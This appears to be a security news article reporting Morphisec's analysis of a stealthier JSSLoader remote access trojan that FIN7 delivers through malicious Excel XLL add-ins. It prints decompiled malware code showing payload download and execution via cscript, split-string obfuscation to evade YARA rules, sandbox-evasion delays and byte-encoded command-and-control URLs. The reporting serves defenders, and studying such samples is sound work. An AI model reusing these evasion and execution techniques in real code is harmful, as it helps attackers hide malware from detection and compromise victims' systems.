

## Malicious Microsoft Excel add-ins used to deliver RAT malware

By Bill Toulas

Published: 2022-03-24 · Archived: 2026-04-10 03:08:18 UTC



Researchers report a new version of the JSSLoader remote access trojan being distributed via malicious Microsoft Excel add-ins.

The particular RAT (remote access trojan) has been circulated in the wild since December 2020, linked to the financially-motivated Russian hacking group FIN7, also known as “[Carbanak](#).”

JSSLoader is a small, lightweight RAT that can perform data exfiltration, establish persistence, fetch and load additional payloads, auto-update itself, and more.

 Adaptive

Tour the platform >


AI-powered social engineering fools 98% of people.  
Fortune 500 teams use Adaptive to stay prepared.

### Excel add-ins

The latest campaign involving a stealthier new version of JSSLoader was observed by threat analysts at [Morphisec Labs](#), who say the delivery mechanism is currently phishing emails with XLL or XLM attachments.

Abuse of Excel XLL add-ins [isn't new](#), as they are commonly used for legitimate purposes, such as importing data into a worksheet or extending the functionality of Excel.


In the ongoing campaign, however, the threat actors use an unsigned file, so Excel will show the victim a clear warning about the risks of executing it.



### Security warning about unsigned XLL file

*(Morphisec)*

When enabled, the XLL files use malicious code inside an xlAutoOpen function to load itself into memory and then download the payload from a remote server and execute it as a new process via an API call.



Malware loading and execution flow (Morphisec)

## More sophisticated obfuscation

The threat actor regularly refreshes the User-Agent on the XLL files to evade EDRs that consolidate detection information from the entire network.

```
retries_countdown = 10;
v22 = 0;
while ( 1 )
{
  hSession = WinHttpOpen(L"Paris", 1u, 0, 0, 0);
  if ( hSession )
    break;
  Sleep(0x3E8u);
  if ( --retries_countdown <= 0 )
    return;
}

retries_countdown = 10;
v22 = 0;
while ( 1 )
{
  hSession = WinHttpOpen(L"curl/7.78.0", 1u, 0, 0, 0);
  if ( hSession )
    break;
  Sleep(0x3E8u);
  if ( --retries_countdown <= 0 )
    return;
}
```

Changing the User-Agent on each XLL sample (Morphisec)

Compared to [older versions](#), the new JSSLoader has the same execution flow, but it now comes with a new layer of string obfuscation that includes renaming all functions and variables.

```
public static void cFinishSubscribeShow(byte[] UMaxLiChalk, ref NRootPonyWill
nManyRootMirs, bool nSecondCountLast)
{
    string str = "C:\\Wind";
    str += "ms\\Sys";
    str += "tan32\\cs";
    Process process = CManyLoopWall.ifenforceDataValidate(str + "cript" +
    CManyLoopWall.OgamedAppISecond, "");
    string text = CManyLoopWall.rcountWallRain;
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    if (text[text.Length - 1] != '\\')
    {
        text += '\\';
    }
    string text2 = text + Path.GetRandomFileName();
    string @string = Encoding.UTF7.GetString(UMaxLiChalk);
    if (nSecondCountLast)
    {
        string str2 = "//e:v";
        str2 += "bsc";
        str2 += "ript";
        process.StartInfo.Arguments = str2 + text2;
    }
    else
    {
        string str3 = "//e:js";
        str3 += "cript";
        process.StartInfo.Arguments = str3 + text2;
    }
    File.WriteAllText(text2, @string);
    CManyLoopWall.HupdateNotStart(process);
}

public static void FuncEJSI(byte[] theData, ref AnswerData theAnswer, bool isVBS)
{
    string text = Environment.ExpandEnvironmentVariables(AppCmd.GetDataDir());
    Process process = AppCmd.NewProcess("C:\\Windows\\System32\\cmd.exe" + AppCmd.szEXE);
    if (!Directory.Exists(text))
    {
        Directory.CreateDirectory(text);
    }
    if (text[text.Length - 1] != '\\')
    {
        text += '\\';
    }
    string text2 = text + Path.GetRandomFileName();
    string @string = Encoding.ASCII.GetString(theData);
    if (isVBS)
    {
        process.StartInfo.Arguments = "//e:vbscript " + text2;
    }
    else
    {
        process.StartInfo.Arguments = "//e:jscript " + text2;
    }
    File.WriteAllText(text2, @string);
    process.Start();
}
2020-2021
```

### String obfuscation added on the new JSSLoader (Morphisec)

To evade detection from string-based YARA rules used by defenders, the new RAT has split the strings into sub-strings and concatenates them at runtime.

```
private static int Main(string[] WLiLastMany)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    int result;
    if (!CCreateFirstLocal.hBenchVerifyFit())
    {
        result = -1;
    }
    else
    {
        Thread.Sleep(1000);
        LocalNumberTesla.LlastManySecond = 34;
        Thread.Sleep(1000);
        int[] array = new int[179990000];
        Thread.Sleep(1000);
        int num = Environment.TickCount & int.MaxValue;
        for (int i = 0; i < 17900002; i++)
        {
            array[i] = Environment.TickCount + i;
        }
        int num2 = Environment.TickCount & int.MaxValue;
        byte[] bytes = BitConverter.GetBytes(1953457527);
        byte[] bytes2 = BitConverter.GetBytes(1663987572);
        byte[] bytes3 = BitConverter.GetBytes(28015);
        byte[] bytes4 = BitConverter.GetBytes(791624307);
        byte[] bytes5 = BitConverter.GetBytes(1886680168);
        byte[] bytes6 = BitConverter.GetBytes(1869115903);
        byte[] array2 = COneNumberSwap.tTryxyzStartFetch(new byte[][]
        {
            bytes5,
            bytes4,
            bytes,
            bytes6,
            bytes2,
            bytes3
        });
        string @string = Encoding.UTF7.GetString(array2, 0, array2.Length - 2);
        if (num2 - num < 21)
        {
            Thread.Sleep(1800000);
        }
        LocalNumberTesla.crainLastTicker = @string;
        LocalNumberTesla.yBesideShowBend();
        Thread.Sleep(31000);
        LocalNumberTesla.QfivedViaomiGamed = @string;
    }
}
2022

private static int Main(string[] args)
{
    Application.EnableVisualStyles();
    Application.SetCompatibleTextRenderingDefault(false);
    Thread.Sleep(3000);
    if (!App.Initialize())
    {
        return -1;
    }
    int[] array = new int[18000000];
    int num = Environment.TickCount & int.MaxValue;
    for (int i = 0; i < 17900002; i++)
    {
        array[i] = Environment.TickCount + i;
    }
    int num2 = Environment.TickCount & int.MaxValue;
    byte[] bytes = BitConverter.GetBytes(1663987311);
    byte[] bytes2 = BitConverter.GetBytes(1819045731);
    byte[] bytes3 = BitConverter.GetBytes(1701144692);
    byte[] bytes4 = BitConverter.GetBytes(1769235301);
    byte[] bytes5 = BitConverter.GetBytes(791624307);
    byte[] bytes6 = BitConverter.GetBytes(1886680168);
    byte[] bytes7 = BitConverter.GetBytes(1702127980);
    byte[] bytes8 = BitConverter.GetBytes(28015);
    byte[] bytes9 = BitConverter.GetBytes(1818845558);
    byte[] array2 = AppInfo.Combine(new byte[][]
    {
        bytes6,
        bytes5,
        bytes3,
        bytes7,
        bytes9,
        bytes2,
        bytes4,
        bytes,
        bytes8
    });
    string @string = Encoding.UTF8.GetString(array2, 0, array2.Length - 2);
    AppParams.mainIntal = 37;
    AppParams.URL_GetCmd = @string;
    AppParams.URL_PutAnswer = @string;
    if (num2 - num < 21)
    {
        Thread.Sleep(1801800);
    }
    AppParams.InstallParams();
    Thread.Sleep(20000);
}
2020-2021
```

### Strings comparison between new and old versions (Morphisec)


Finally, the string decoding mechanism is simple so as to leave a minimal footprint and reduce the chances of being detected by static threat scanners.

Morphisec reports that these new additions combined with the XLL file delivery are enough to prevent detection from next-generation antivirus (NGAV) and endpoint detection and response (EDR) solutions challenging or even implausible.

This enables FIN7 to move in the compromised network undeterred for several days or weeks before the defenders load matching signatures on tools that complement AI-based detection solutions.

FIN7 is a resourceful threat group that has previously delivered malware-laced USBs [alongside teddy bear](#) gifts, attempted to [hire network penetration experts](#) by posing as a legitimate security firm, and sent ransomware-carrying USBs [via post mail](#).

The new and stealthier version of JSSLoader is only one part of their arsenal, helping them hide in networks for longer without being detected and stopped.



## [Automated Pentesting Covers Only 1 of 6 Surfaces.](#)

Automated pentesting proves the path exists. BAS proves whether your controls stop it. Most teams run one without the other.

This whitepaper maps six validation surfaces, shows where coverage ends, and provides practitioners with three diagnostic questions for any tool evaluation.

---

Source: <https://www.bleepingcomputer.com/news/security/malicious-microsoft-excel-add-ins-used-to-deliver-rat-malware/>